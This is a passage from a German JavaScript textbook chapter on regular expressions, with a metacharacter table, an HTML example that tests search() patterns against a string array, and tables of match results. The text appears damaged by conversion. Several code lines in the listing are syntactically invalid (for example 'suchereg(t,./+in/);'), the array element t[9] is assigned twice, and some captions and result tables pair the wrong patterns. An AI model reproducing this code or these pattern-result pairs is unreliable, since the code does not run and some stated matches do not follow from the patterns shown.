Reguläre Ausdrücke dienen dazu, Suchausdrücke mit Platzhaltern und kleinen Programmieranweisungen zu formulieren, um darüber nicht nur nach konstanten Werten, sondern viel flexibler in Zeichenketten zu suchen beziehungsweise bestimmte Operationen auszuführen.

Reguläre Ausdrücke werden sowohl von der `search()`- als auch für die Suche nach gewöhnlichen Strings zu verwendenden `replace()`-Methode der `String`-Klasse unterstützt. Außerdem auch von der `match()`-Methode, die die Fundstellen des Suchmusters als Datenfeld mit den Treffern zurückgibt, sowie der `split()`-Methode, um einen String in ein Datenfeld aufzuspalten.

Daneben gibt es ein spezielles `RegExp`-Objekt, das die Methoden `compile()`¹², `exec()` und `test()` zur Verfügung stellt.

Suchmuster (so genannte **Pattern**) werden bei der direkten Notation in einfache Schrägstriche `/.../` eingeschlossen (keine Hochkommata außen herum). Darin enthalten ist der zu suchende Ausdruck, der aus dem Suchtext und Steuerzeichen bestehen kann. Beispiel:

```
regausdruck = /\bin/i;
```

Listing 468: Eine Variable, der ein regulärer Suchausdruck in Schrägstrichen zugewiesen wird

Achtung

Bei der Eingabe der Steuerzeichen in einem Pattern ist auf Groß- und Kleinschreibung zu achten. Ebenso wird bei einem Pattern in der Grundeinstellung auch beim Suchtext zwischen Groß- und Kleinschreibung unterschieden.

Für die dynamische Erzeugung von regulären Ausdrücken in JavaScript können Sie das `RegExp`-Objekt ebenfalls direkt verwenden. Dazu erzeugen Sie mit `new` und dem nachgestellten Konstruktor der Klasse sowie dem Suchpattern in Hochkommata eine Instanz und wenden anschließend die gewünschten Eigenschaften und Methoden des `RegExp`-Objekts an oder übergeben das Objekt an eine Methode, die damit umgehen kann. Beispiel:

```
regausdruck = new RegExp("in$");
```

Listing 469: Eine Variable mit einem Objekt eines regulären Suchausdrucks

In den meisten Fällen genügt es jedoch, Suchmuster mit regulären Ausdrücken statisch an die entsprechenden Methoden zu übergeben, die mit solchen Suchmustern umgehen können. Allerdings ist die Anwendung von `RegExp` auch ohne explizite Erzeugung eines Objekts von Bedeutung, denn darüber haben Sie Zugang zu den Variablen `$1` bis `$9`. Darin wird bei der Verwendung bestimmter regulärer Ausdrücke in Suchabfragen das Ergebnis der Abfrage gespeichert. Sie können so bis zu neun solcher Suchergebnisse pro Abfrage speichern.

Die folgende Tabelle gibt die wichtigsten Steuerzeichen an, mit denen Sie einen regulären Ausdruck zusammensetzen können. Die Steuerzeichen können in einem Ausdruck kombiniert

12. Mit dieser Methode können Sie ein bereits erzeugtes `RegExp`-Objekt kompilieren und damit die Performance verbessern. Wir werden die Methode aber nicht weiter verfolgen.

werden, sofern dadurch keine Widersprüche ausgelöst werden, und mit dem Pipe-Symbol | als Oder-Verbindung mehrerer Ausdrücke in einem Pattern verwendet werden.

Steuerzeichen	Beispielpattern	Beschreibung
	/in/	<p>Wenn Sie einen reinen Suchtext in Schrägstrichen notieren, ist das für die meisten Suchsituationen mit der Angabe eines normalen Texts in Hochkommata äquivalent. Notwendig ist dieser Umweg über einen regulären Ausdruck nur dann, wenn in einer Methode explizit ein regulärer Ausdruck gefordert wird.</p> <p>Das Suchen nach /in/ führt zu Treffern in allen Strings, in denen diese Textpassage vorkommt. Beispielsweise in "in", "innen", "alleine", "kein" oder "worin".</p>
\$	/in\$/	<p>Die Notation des Dollarzeichens (ohne vorangestellten Backslash) am Ende eines Suchstrings führt zu Treffern in allen Strings, in denen diese Textpassage am Ende vorkommt.</p> <p>Beispielsweise in "in", "kein" oder "worin". Aber nicht in den Strings "innen" oder "alleine", denn hier steht "in" nicht am Ende.</p>
*	/in*/	<p>Die Notation des Sterns bedeutet, dass das letzte Zeichen vor dem Stern keinmal oder beliebig oft hintereinander stehen kann.</p>
.		<p>Die Notation eines Punktes vor dem Suchbegriff fordert an dieser Stelle mindestens ein beliebiges Zeichen. Notieren Sie einen Punkt, muss vor dem Suchbegriff also mindestens ein anderes Zeichen in dem durchsuchten Ausdruck stehen. Notieren Sie zwei Punkte (beispielsweise /.in/), müssen mindestens zwei beliebige Zeichen dort vorhanden sein und so fort.</p> <p>Die Suche nach /...in/ führt beispielsweise zu Treffern in "alleine" und "worin". Aber nicht in den Strings "binnen", "innen" oder "in".</p>
\()	/(in)/	<p>Die Notation eines Suchbegriffs in Klammern führt dazu, dass die Treffer intern gespeichert und über die internen Variablen \$1 bis \$9 verfügbar gemacht werden. Darauf greifen Sie mit RegExp.\$1 bis RegExp.\$9 zu.</p>
\b	/\bin/	<p>Die Notation von \b (achten Sie auf die Kleinschreibung) sucht den vorangestellten oder den nachfolgenden Suchstring an einer Wortgrenze. Vorangestellt muss der Suchstring am Anfang eines Wortes stehen.</p> <p>Die Suche nach /\bin/ führt beispielsweise zu Treffern in "innen" und "in", jedoch nicht in den Strings "alleine" oder "worin".</p> <p>Wird die Sequenz nachgestellt, wird am Ende des Wortes gesucht.</p> <p>Die Suche nach /in\b/ führt beispielsweise zu Treffern in "worin" und "in", jedoch nicht in den Strings "innen", "alleine" oder "hinein".</p>

Tabelle 23: Reguläre Ausdrücke zum Suchen in Strings

Steuerzeichen	Beispielpattern	Beschreibung
\B	/in\B/	<p>Die Notation von \B (achten Sie auf die Großschreibung) sucht den vorangestellten oder nachfolgenden Suchstring und führt zu einem Treffer, wenn dieser nicht an der entsprechenden Wortgrenze steht.</p> <p>Vorangestellt darf der Suchstring nicht am Anfang eines Wortes stehen.</p> <p>Die Suche nach /\B/in/ führt beispielsweise zu keinen Treffern in "innen" und "in", jedoch in den Strings "alleine" oder "worin" – an der hinteren Wortgrenze kann der Suchbegriff stehen.</p> <p>Wird die Sequenz nachgestellt, führt dies zu keinen Treffern am Ende eines Wortes.</p> <p>Die Suche nach /in\B/ führt beispielsweise zu keinen Treffern in "worin" und "in", jedoch in den Strings "innen", "alleine" oder "hinein".</p>
\d	/\d/	Die Notation von \d (achten Sie auf die Kleinschreibung) sucht nach einer beliebigen ganzen Zahl.
\D	/\D/	Die Notation von \D (achten Sie auf die Großschreibung) sucht nach einem beliebigen Zeichen, das keine Ziffer ist.
\f	/\f/	Diese Sequenz führt zur Suche nach einem Seitenvorschub.
\n	/\n/	Diese Sequenz führt zur Suche nach einem Zeilenvorschubzeichen.
\r	/\r/	Diese Sequenz führt zur Suche nach einem Wagenrücklaufzeichen.
\s	/\s/	Die Notation von /\s/ (achten Sie auf die Kleinschreibung) führt zu Treffern in allen Strings, wo irgendeine Art von Whitespace (Leerraum) vorkommt. Das sind alle Formen von Leerzeichen und alle maskierten Sequenzen für diese Zeichen (also Seitenvorschub, Zeilenschaltung, Tabulator und vertikaler Tabulator – \f, \n, \t und \v).
\S	/\S/	Die Notation von /\S/ (achten Sie auf die Großschreibung) sucht nach einem beliebigen Zeichen, das kein Whitespace ist. Als Whitespace werden Leerzeichen und alle maskierten Sequenzen für diese Zeichen (also Seitenvorschub, Zeilenschaltung, Tabulator und vertikaler Tabulator – \f, \n, \t und \v) bezeichnet.
\t	/\t/	Diese Sequenz führt zur Suche nach einem Tabulator.
\v	/\v/	Diese Sequenz führt zur Suche nach einem vertikalen Tabulator.
\w	/\w/	Die Notation von /\w/ (achten Sie auf die Kleinschreibung) führt zu Treffern bei allen alphanumerischen Zeichen und dem Unterstrich.
\W	/\W/	Die Notation von /\W/ (achten Sie auf die Großschreibung) führt zu Treffern bei allen Zeichen, die keine alphanumerischen Zeichen und kein Unterstrich sind.

Tabelle 23: Reguläre Ausdrücke zum Suchen in Strings (Forts.)

Steuerzeichen	Beispielpattern	Beschreibung
^	/^in/	Die Notation des ^-Zeichens am Anfang eines Suchstrings führt zu Treffern in allen Strings, in denen diese Textpassage am Anfang vorkommt. Beispielsweise führt /^in/ zu Treffen in "in" oder "innen". Aber nicht in den Strings "kein", "alleine" oder "worin", denn hier steht "in" nicht am Anfang.
+	/.+in/	Das +-Zeichen bedeutet, dass das letzte Zeichen davor für einen Treffer mindestens ein Mal oder beliebig oft wiederholt dort stehen muss.
g	/in/g	Die Notation eines nachgestellten g sucht so oft nach dem Suchstring wie er in dem gesamten zu durchsuchenden Bereich vorkommt. Mit anderen Worten – die gesamte Zeichenkette wird durchsucht. Die Fundstellen werden intern in einem Array gespeichert.
i	/in/i	Die Notation eines nachgestellten i führt zum Ignorieren von Klein- und Großschreibung. Die Suche nach /in/i führt beispielsweise zu Treffern in "in" und auch "Innen".

Tabelle 23: Reguläre Ausdrücke zum Suchen in Strings (Forts.)

Spielen wir den Umgang mit regulären Ausdrücken in einigen expliziten Beispielen durch und besprechen die Ergebnisse.

Beispiel für die Suche von einzelnen einfachen Suchpattern in verschiedenen Texten

Das erste Beispiel verwendet einfach die `search()`-Methode, um in einem Datenfeld mit verschiedenen Texten als Inhalt die unterschiedlichen Steuerzeichen zum Aufbau von regulären Ausdrücken zu testen.

Beispiel (`str12.html`):

```

01 <html>
02 <body>
03 <script language="Javascript">
04 function suchereg(t,s) {
05   document.write(
06     '<table border="1" width="500"><tr><th>Text</th><th>Suche nach ↵
07       </th><th>Rückgabewert</th><th>Treffer</th></tr>');
08   for(i = 0; i < t.length; i++){
09     document.write(
10       "<tr><td>" + t[i] +
11       "</td><td>" + s + "</td><td>" +
12       t[i].search(s) + "</td>");
13     if(t[i].search(s) > -1) {
14       document.write("<td><b>BINGO</b></td>");
15     }
16     document.write("<td>&ampnbsp</td>");
```

Listing 470: Die Anwendung verschiedener einfacher Suchpattern auf mehrere Texte

588 >> Wie kann ich mit regulären Ausdrücken in Strings suchen und ersetzen?

```
17      }
18      document.write("</tr>");
19  }
20  document.write("</table><hr />");
21 }
22 t = new Array();
23 t[0] = "in der Ruhe";
24 t[1] = "innen drin";
25 t[2] = "alleine";
26 t[3] = "keine Zahl zwischen 5 und 9";
27 t[4] = "0 Bock auf 30 Grad in dem Schatten";
28 t[5] = "worin";
29 t[6] = "wo gehen\twir hin?";
30 t[7] = "wir gehen\nnirgend wo hin";
31 t[8] = "    ?";
32 t[9] = "Innen";
33 t[9] = "eineindeutig";
34 suchereg(t,/in/);
35 suchereg(t,./+in/);
36 suchereg(t,/in$/);
37 suchereg(t,/.+in/);
38 suchereg(t,./.in/);
39 suchereg(t,/^\in/);
40 suchereg(t,/^\t/);
41 suchereg(t,/^\n/);
42 suchereg(t,/^\s/);
43 suchereg(t,/^\S/);
44 suchereg(t,/^\w/);
45 suchereg(t,/^\W/);
46 suchereg(t,/^\in/i);
47 suchereg(t,/(in)/);
48 suchereg(t,/in\b/);
49 suchereg(t,/bin/);
50 suchereg(t,/in\B/);
51 suchereg(t,/Bin/);
52 suchereg(t,/^\d/);
53 suchereg(t,/^\D/);
54 </script>
55 </body>
56 </html>
```

***Listing 470:** Die Anwendung verschiedener einfacher Suchpattern auf mehrere Texte (Forts.)*

In den Zeilen 22 bis 33 wird ein Textdatenfeld t mit verschiedenen Inhalten (inklusive verschiedener Sorten Leerraum und Zahlen) aufgebaut.

Von Zeile 34 bis 53 rufen wir die selbst definierte Funktion `suchereg()` mit verschiedenen einfachen Suchpattern auf. Das jeweilige Suchpattern wird als zweiter Parameter übergeben und der erste Übergabewert ist immer das Textdatenfeld t.

Die Funktion `suchereg()` ist von Zeile 4 bis 21 zu finden. Damit wollen wir im Browser die Ergebnisse der verschiedenen Suchen über die einzelnen Elemente des Textdatenfelds in Tabellenform ausgeben (eine Tabelle für jede Suchabfrage).

In Zeile 6 generieren wir ein Beginn-Tag der Tabelle und eine erste Zeile mit den Spaltenüberschriften für jede einzelne Suchabfrage ('<table border="1" width="500"><tr><th>Text </th><th>Suche nach</th><th>Rückgabewert</th><th>Treffer</th></tr>').

Ab Zeile 7 beginnt die Schleife, mit der bei jeder Suchabfrage das gesamte Textdatenfeld durchlaufen wird. Wir nutzen die Array-Eigenschaft `length`, um das gesamte Datenfeld zu durchlaufen, aber nicht über das letzte Element des Datenfelds hinauszuschließen (`for(i = 0; i < t.length; i++)`).

Mit der Zeile 9 wird der jeweils durchsuchte Text als erste Spalte angezeigt (`t[i]`), in Zeile 10 in einer weiteren Spalte der aktuelle Suchpattern `s` und in Zeile 11 mit `t[i].search(s)` in Spalte drei der Rückgabewert der `search()`-Methode. Das ist der Index der ersten Übereinstimmung.

Um einen grundsätzlichen Treffer deutlicher zu machen¹³, wird in der folgenden Spalte der Text BINGO bei einem Treffer ausgegeben und ein Leerraum, wenn es keinen Treffer gab (Zeile 12 bis 17 – `if(t[i].search(s) > -1) { document.write("<td>BINGO</td>"); } else { document.write("<td>&nbsp</td>"); }`).

The screenshot shows two tables displayed in a Microsoft Internet Explorer window. The top table has columns for 'Text' and 'Suche nach'. The bottom table has columns for 'Text', 'Suche nach', 'Rückgabewert', and 'Treffer'.

Text	Suche nach	Rückgabewert	Treffer
in der Ruhe	/t/	-1	
innen drin	/t/	-1	
alleine	/t/	-1	
keine Zahl zwischen 5 und 9	/t/	-1	
0 Bock auf 30 Grad in dem Schatten	/t/	-1	
worin	/t/	-1	
wo gehen wir hin?	/t/	8	BINGO
wir gehen nirgend wo hin	/t/	-1	

Abbildung 244: Die Treffer der Suchabfrage werden im Webbrowser in Tabellenform ausgegeben.

13. Falls die Suche zu einem Treffer geführt hat (der Rückgabewert von `search()` ist größer `-1`), ist es auf Grund des Indexes zwar klar, aber um es besser lesbar zu machen.

590 >> Wie kann ich mit regulären Ausdrücken in Strings suchen und ersetzen?

Schauen wir uns nun die einzelnen Ausgaben der jeweiligen Suchen zur Verdeutlichung an.
suchereg(t,/in/);

Listing 471: Zeile 33 - Suche nach einem reinen Text "/in/"

Die Suche führt zu folgender Ausgabe:

Text	Suche nach	Rückgabewert	Treffer
01 in der Ruhe	/in/	0	BINGO
02 innen drin	/in/	0	BINGO
03 alleine	/in/	4	BINGO
04 keine Zahl zwischen 5 und 9	/in/	2	BINGO
05 0 Bock auf 30 Grad in dem Schatten	/in/	19	BINGO
06 worin	/in/	3	BINGO
07 wo gehen wir hin?	/in/	14	BINGO
08 wir gehen nirgend wo hin	/in/	22	BINGO
09 ?	/in/	-1	
10 Innen	/in/	-1	
11 eineindeutig	/in/	1	BINGO

Listing 472: Ergebnis der Suche nach einem reinen Text "in"

Dieses Suchpattern führt einfach zur Suche nach dem enthaltenen Text. Bis auf die Suche in dem Text ohne die Zeichenkette "in" (Ausgabezeile 9) und dem Fall, in dem die Zeichenkette "in" zwar vorkommt, aber mit großem I geschrieben wird (Ausgabezeile 10), wird in jedem Element des Textdatenfelds die Zeichenkette gefunden.

suchereg(t,./.+in/);

Listing 473: Zeile 34 – Suche nach ".+in/"

Die Suche führt zu folgender Ausgabe:

Text	Suche nach	Rückgabewert	Treffer
01 in der Ruhe		-1	
02 innen drin		0	BINGO
03 alleine		0	BINGO
04 keine Zahl zwischen 5 und 9		0	BINGO
05 0 Bock auf 30 Grad in dem Schatten		0	BINGO
06 worin		0	BINGO
07 wo gehen wir hin?		0	BINGO
08 wir gehen nirgend wo hin		10	BINGO
09 ?		-1	
10 Innen		-1	
11 eineindeutig		0	BINGO

Listing 474: Ergebnis der Suche nach ".+in/"

Der Punkt fordert, dass mindestens ein Zeichen vor dem Suchtext steht. Bis auf die Suche in dem Text ohne die Zeichenkette "in" (Ausgabezeile 9) sowie in der Zeichenkette, bei der "in" nur am Anfang steht (also kein Zeichen vor dem Suchbegriff – Ausgabezeile 1), und in dem Fall, in dem die Zeichenkette "in" zwar vorkommt, aber mit großem I geschrieben wird (Ausgabezeile 10), wird in jedem Element des Textdatenfelds die Zeichenkette gefunden.

```
suchereg(t,/in$/);
```

Listing 475: Zeile 35 – Suche nach "/in\$/"

Die Suche führt zu folgender Ausgabe:

Text	Suche nach	Rückgabewert	Treffer
01 in der Ruhe	/in\$/	-1	
02 innen drin	/in\$/	8	BINGO
03 alleine	/in\$/	-1	
04 keine Zahl zwischen 5 und 9	/in\$/	-1	
05 O Bock auf 30 Grad in dem Schatten	/in\$/	-1	
06 worin	/in\$/	3	BINGO
07 wo gehen wir hin?	/in\$/	-1	
08 wir gehen nirgend wo hin	/in\$/	22	BINGO
09 ?	/in\$/	-1	
10 Innen	/in\$/	-1	
11 eineindeutig	/in\$/	-1	

Listing 476: Ergebnis der Suche nach "/in\$/"

Die Notation des Dollarzeichens (ohne vorangestellten Backslash) am Ende eines Suchstrings führt zu Treffern in allen Strings, in denen diese Textpassage am Ende vorkommt. Die Suche wird also nur in den Texten zum Erfolg führen, in denen die Zeichenkette "in" am Ende steht. Also die Ausgabezeilen 2 (im Wort "drin"), 6 (im Wort "worin") und 8 (im Wort "hin").

```
suchereg(t,...in$/);
```

Listing 477: Zeile 36 – Suche nach "...in\$"

Die Suche führt zu folgender Ausgabe:

Text	Suche nach	Rückgabewert	Treffer
01 in der Ruhe	/...in\$	-1	
02 innen drin	/...in\$	5	BINGO
03 alleine	/...in\$	1	BINGO
04 keine Zahl zwischen 5 und 9	/...in\$	-1	
05 O Bock auf 30 Grad in dem Schatten	/...in\$	16	BINGO
06 worin	/...in\$	0	BINGO
07 wo gehen wir hin?	/...in\$	11	BINGO
08 wir gehen nirgend wo hin	/...in\$	19	BINGO
09 ?	/...in\$	-1	
10 Innen	/...in\$	-1	
11 eineindeutig	/...in\$	1	BINGO

Listing 478: Ergebnis der Suche nach "...in\$"

Ein Punkt erfordert an der notierten Stelle ein beliebiges Zeichen. Die aktuelle Suche wird hier also in allen Texten zum Erfolg führen, in denen vor der Zeichenkette "in" mindestens drei beliebige andere Zeichen stehen.

Das betrifft nicht die Fälle, die in den Ausgabezeilen 1 ("in" ist zwar trivialerweise in "in" enthalten, aber davor gibt es kein Zeichen in der Zeichenkette), 4 ("in" ist zwar in "keine" enthalten, aber davor gibt es nur zwei Zeichen in der Zeichenkette) und 9 ("in" ist gar nicht in dem Textdatenfeldelement enthalten) zu sehen sind. Auch nicht den Fall, in dem die Zei-

chenkette "in" in dem Textdatenfeldelement zwar vorkommt, aber mit großem I geschrieben wird¹⁴ (Ausgabezeile 10).

Beachten Sie auch die Ausgabezeile 2 und den Trefferindex 5. Das Pattern "...in" wird nicht in dem ersten Wort "innen" gefunden ("in" ist zwar in "innen" enthalten, aber davor gibt es kein Zeichen in der Zeichenkette), sondern erst im zweiten Wort "drin".

```
suchereg(t,/.in/);
```

Listing 479: Zeile 37 – Suche nach "/.in/"

Die Suche führt zu folgender Ausgabe:

Text	Suche nach	Rückgabewert	Treffer
01 in der Ruhe	/.in/	-1	
02 innen drin	/.in/	7	BINGO
03 alleine	/.in/	3	BINGO
04 keine Zahl zwischen 5 und 9	/.in/	1	BINGO
05 0 Bock auf 30 Grad in dem Schatten	/.in/	18	BINGO
06 worin	/.in/	2	BINGO
07 wo gehen wir hin?	/.in/	13	BINGO
08 wir gehen nirgend wo hin	/.in/	21	BINGO
09 ?	/.in/	-1	
10 Innen	/.in/	-1	
11 eineindeutig	/.in/	0	BINGO

Listing 480: Ergebnis der Suche nach "/.in/"

Ein Punkt erfordert an der notierten Stelle ein beliebiges Zeichen. Die Suche wird dementsprechend in allen Texten zum Erfolg führen, in denen vor der Zeichenkette "in" mindestens ein beliebiges anderes Zeichen steht.

Das betrifft nicht die Fälle, die in den Ausgabezeilen 1 ("in" ist zwar trivialerweise in "in" enthalten, aber davor steht kein Zeichen in der Zeichenkette) und 9 ("in" ist in dem Textdatenfeldelement gar nicht enthalten) stehen. Auch nicht den Fall, in dem die Zeichenkette "in" in dem Textdatenfeldelement zwar vorkommt, aber mit großem I geschrieben wird (Ausgabezeile 10)¹⁵.

Beachten Sie auch die Ausgabezeile 2 und den Trefferindex 7. Das Pattern ".in" wird nicht in dem Wort "innen" gefunden ("in" ist zwar in "innen" enthalten, aber davor steht kein Zeichen in der Zeichenkette), sondern erst in "drin". Außerdem sollten Sie hier den unterschiedlichen Index der Suche nach "...in" zu dem Fall zuvor beachten. Der Index gibt ja immer die Position des Beginns der Übereinstimmung mit dem gesamten Suchpattern (nicht nur des reinen Textes) an.

```
suchereg(t,/^.in/);
```

Listing 481: Zeile 38 – Suche nach "/^.in/"

14. Zudem gibt es keine drei Zeichen davor.

15. Zudem gibt es kein Zeichen davor.

Die Suche führt zu folgender Ausgabe:

Text	Suche nach	Rückgabewert	Treffer
01 in der Ruhe	/^in/	0	BINGO
02 innen drin	/^in/	0	BINGO
03 alleine	/^in/	-1	
04 keine Zahl zwischen 5 und 9	/^in/	-1	
05 O Bock auf 30 Grad in dem Schatten	/^in/	-1	
06 worin	/^in/	-1	
07 wo gehen wir hin?	/^in/	-1	
08 wir gehen nirgend wo hin	/^in/	-1	
09 ?	/^in/	-1	
10 Innen	/^in/	-1	
11 eineindeutig	/^in/	-1	

Listing 482: Ergebnis der Suche nach "/^in/"

Die Notation des ^-Zeichens am Anfang eines Suchstrings führt zu Treffern in allen Strings, in denen diese Textpassage am Anfang vorkommt. Die Suche wird folglich nur in den Texten zum Erfolg führen, in denen die Zeichenkette "in" am Anfang des Textdatenfeldelements steht. Das betrifft nur die Ausgabezeilen 1 und 2.

```
suchereg(t,/^\t/);
```

Listing 483: Zeile 39 – Suche nach einem Tabulator

Die Suche führt zu folgender Ausgabe:

Text	Suche nach	Rückgabewert	Treffer
01 in der Ruhe	/\t/	-1	
02 innen drin	/\t/	-1	
03 alleine	/\t/	-1	
04 keine Zahl zwischen 5 und 9	/\t/	-1	
05 O Bock auf 30 Grad in dem Schatten	/\t/	-1	
06 worin	/\t/	-1	
07 wo gehen wir hin?	/\t/	8	BINGO
08 wir gehen nirgend wo hin	/\t/	-1	
09 ?	/\t/	-1	
10 Innen	/\t/	-1	
11 eineindeutig	/\t/	-1	

Listing 484: Ergebnis der Suche nach einem Tabulator

Die Sequenz \t führt zur Suche nach einem Tabulator. Obwohl der Browser den Tabulator nicht darstellt, zeigt die Ausgabezeile 7 deutlich, dass in dem Text ein Tabulator sein muss.

```
suchereg(t,/^\n/);
```

Listing 485: Zeile 40 – Suche nach einem Zeilenumbruch

Die Suche führt zu folgender Ausgabe:

Text	Suche nach	Rückgabewert	Treffer
01 in der Ruhe	/\n/	-1	
02 innen drin	/\n/	-1	
03 alleine	/\n/	-1	
04 keine Zahl zwischen 5 und 9	/\n/	-1	
05 O Bock auf 30 Grad in dem Schatten	/\n/	-1	
06 worin	/\n/	-1	
07 wo gehen wir hin?	/\n/	-1	
08 wir gehen nirgend wo hin	/\n/	9	BINGO
09 ?	/\n/	-1	
10 Innen	/\n/	-1	
11 eineindeutig	/\n/	-1	

Listing 486: Ergebnis der Suche nach einem Zeilenumbruch

Die Sequenz \n führt zur Suche nach einem Zeilenvorschubzeichen. Obwohl der Browser den Zeilenumbruch nicht darstellt, zeigt die Ausgabezeile 8, dass in dem Text dieses Textdatenfeldelements ein selbiger sein muss.

suchereg(t,/s/);

Listing 487: Zeile 41 – Suche nach "/s/"

Die Suche führt zu folgender Ausgabe:

Text	Suche nach	Rückgabewert	Treffer
01 in der Ruhe	/\s/	2	BINGO
02 innen drin	/\s/	5	BINGO
03 alleine	/\s/	-1	
04 keine Zahl zwischen 5 und 9	/\s/	5	BINGO
05 O Bock auf 30 Grad in dem Schatten	/\s/	1	BINGO
06 worin	/\s/	-1	
07 wo gehen wir hin?	/\s/	2	BINGO
08 wir gehen nirgend wo hin	/\s/	3	BINGO
09 ?	/\s/	0	BINGO
10 Innen	/\s/	-1	
11 eineindeutig	/\s/	-1	

Listing 488: Ergebnis der Suche nach "/S/"

Die Notation von /\s/ führt zu Treffern in allen Strings, in denen irgendeine Art von Whitespace vorkommt. In den Ausgabezeilen 3, 6, 10 und 11 wurde kein Whitespace gefunden.

Beachten Sie Ausgabezeile 9. Der Browser hat die führenden Leerzeichen in der Ausgabe weg- optimiert, aber die Suche hat sie selbstverständlich dennoch gefunden.

suchereg(t,/S/);

Listing 489: Zeile 42 – Suche nach "/S/"

Die Suche führt zu folgender Ausgabe:

Text	Suche nach	Rückgabewert	Treffer
01 in der Ruhe	/\S/	0	BINGO
02 innen drin	/\S/	0	BINGO
03 alleine	/\S/	0	BINGO
04 keine Zahl zwischen 5 und 9	/\S/	0	BINGO
05 O Bock auf 30 Grad in dem Schatten	/\S/	0	BINGO
06 worin	/\S/	0	BINGO
07 wo gehen wir hin?	/\S/	0	BINGO
08 wir gehen nirgend wo hin	/\S/	0	BINGO
09 ?	/\S/	4	BINGO
10 Innen	/\S/	0	BINGO
11 eineindeutig	/\S/	0	BINGO

Listing 490: Ergebnis der Suche nach "\S"

Die Notation von /\S/ sucht nach dem ersten beliebigen Zeichen, das kein Whitespace ist. Ein solches Zeichen wird in unserem Beispiel in allen Textdatenfeldelementen gefunden. Das scheint einfach, aber dennoch gibt es eine interessante Stelle.

Beachten Sie Ausgabezeile 9. Der Browser hat die führenden Leerzeichen in der Ausgabe weg-optimiert, aber die Suche hat sie wie im Fall zuvor selbstverständlich dennoch gefunden. Von Interesse ist jetzt aber der Trefferindex 4. Es müssen also dreimal Whitespace davor vorhanden sein. Das Fragezeichen ist das erste Zeichen, das kein Whitespace ist.

suchereg(t,/\\w/);

Listing 491: Zeile 43 – Suche nach "/\\w/"

Die Suche führt zu folgender Ausgabe:

Text	Suche nach	Rückgabewert	Treffer
01 in der Ruhe	/\\w/	0	BINGO
02 innen drin	/\\w/	0	BINGO
03 alleine	/\\w/	0	BINGO
04 keine Zahl zwischen 5 und 9	/\\w/	0	BINGO
05 O Bock auf 30 Grad in dem Schatten	/\\w/	0	BINGO
06 worin	/\\w/	0	BINGO
07 wo gehen wir hin?	/\\w/	0	BINGO
08 wir gehen nirgend wo hin	/\\w/	0	BINGO
09 ?	/\\w/	-1	
10 Innen	/\\w/	0	BINGO
11 eineindeutig	/\\w/	0	BINGO

Listing 492: Ergebnis der Suche nach "/\\w/"

Die Notation von /\w/ sucht nach dem ersten beliebigen Zeichen, das ein alphanumerisches Zeichen oder der Unterstrich ist. Ein solches Zeichen wird in allen Textdatenfeldelementen außer dem Fall in der Ausgabezeile 9 gefunden. Dort sind in dem Textdatenfeldelement nur drei Leerzeichen und ein Fragezeichen vorhanden.

suchereg(t,/\\W/);

Listing 493: Zeile 44 – Suche nach "/\\W/"

596 >> Wie kann ich mit regulären Ausdrücken in Strings suchen und ersetzen?

Die Suche führt zu folgender Ausgabe:

Text	Suche nach	Rückgabewert	Treffer
01 in der Ruhe	/\W/	2	BINGO
02 innen drin	/\W/	5	BINGO
03 alleine	/\W/	-1	
04 keine Zahl zwischen 5 und 9	/\W/	5	BINGO
05 O Bock auf 30 Grad in dem Schatten	/\W/	1	BINGO
06 worin	/\W/	-1	
07 wo gehen wir hin?	/\W/	2	BINGO
08 wir gehen nirgend wo hin	/\W/	3	BINGO
09 ?	/\W/	0	BINGO
10 Innen	/in/	-1	
11 eineindeutig	/\W/	-1	

Listing 494: Ergebnis der Suche nach "\W"

Die Notation von /\W/ sucht nach dem ersten beliebigen Zeichen, das kein alphanumerisches Zeichen oder der Unterstrich ist. Jede Form von Whitespace erfüllt bereits die Bedingung. Ein solches Zeichen wird also auf jeden Fall in allen Textdatenfeldelementen außer den Fällen gefunden, die nur ein einzelnes Wort enthalten (Ausgabezeile 3, 6, 10 und 11).

suchereg(t,/\\in/i);

Listing 495: Zeile 45 – Suche nach "/\\in/i"

Die Suche führt zu folgender Ausgabe:

Text	Suche nach	Rückgabewert	Treffer
01 in der Ruhe	/\\in/i	0	BINGO
02 innen drin	/\\in/i	0	BINGO
03 alleine	/\\in/i	4	BINGO
04 keine Zahl zwischen 5 und 9	/\\in/i	2	BINGO
05 O Bock auf 30 Grad in dem Schatten	/\\in/i	19	BINGO
06 worin	/\\in/i	3	BINGO
07 wo gehen wir hin?	/\\in/i	14	BINGO
08 wir gehen nirgend wo hin	/\\in/i	22	BINGO
09 ?	/\\in/i	-1	
10 Innen	/\\in/i	0	BINGO
11 eineindeutig	/\\in/i	1	BINGO

Listing 496: Ergebnis der Suche beim Ignorieren von Groß- und Kleinschreibung

Die Notation des nachgestellten i führt dazu, das Groß- und Kleinschreibung nicht beachtet wird. Also wird auch der Text "Innen" zu einem Treffer führen (Ausgabezeile 10).

suchereg(t,/(in)/);

Listing 497: Zeile 46 – Suche nach "/(in)I"

Die Suche führt zu folgender Ausgabe:

	Text	Suche nach	Rückgabewert	Treffer
01	in der Ruhe	/ (in) /	0	BINGO
02	innen drin	/ (in) /	0	BINGO
03	alleine	/ (in) /	4	BINGO
04	keine Zahl zwischen 5 und 9	/ (in) /	2	BINGO
05	O Bock auf 30 Grad in dem Schatten	/ (in) /	19	BINGO
06	worin	/ (in) /	3	BINGO
07	wo gehen wir hin?	/ (in) /	14	BINGO
08	wir gehen nirgend wo hin	/ (in) /	22	BINGO
09	?	/ (in) /	-1	
10	Innen	/ (in) /	-1	
11	eineindeutig	/ (in) /	1	BINGO

Listing 498: Ergebnis der Suche beim Ignorieren von Groß- und Kleinschreibung

Bis auf die Suche in dem Text ohne die Zeichenkette "in" (Ausgabezeile 9) und dem Fall, in dem die Zeichenkette "in" zwar vorkommt, aber mit großem I geschrieben wird (Ausgabezeile 10), wird in jedem Element des Textdatenfelds die Zeichenkette gefunden.

So wie wir hier das Suchpattern verwenden, werden Sie keinen Unterschied zu einer Suche nach /in/ entdecken.

Allgemein führt die Notation eines Suchbegriffs in Klammern dazu, dass die Treffer intern gespeichert und über die internen Variablen \$1 bis \$9 verfügbar gemacht werden. Darauf greifen Sie mit RegExp.\$1 bis RegExp.\$9 zu. Das werden wir in einem folgenden Beispiel zeigen.
suchereg(t,/in\b/);

Listing 499: Zeile 47 – Suche nach "/\in\b/"

Die Suche führt zu folgender Ausgabe:

	Text	Suche nach	Rückgabewert	Treffer
01	in der Ruhe	/ in\b /	0	BINGO
02	innen drin	/ in\b /	8	BINGO
03	alleine	/ in\b /	-1	
04	keine Zahl zwischen 5 und 9	/ in\b /	-1	
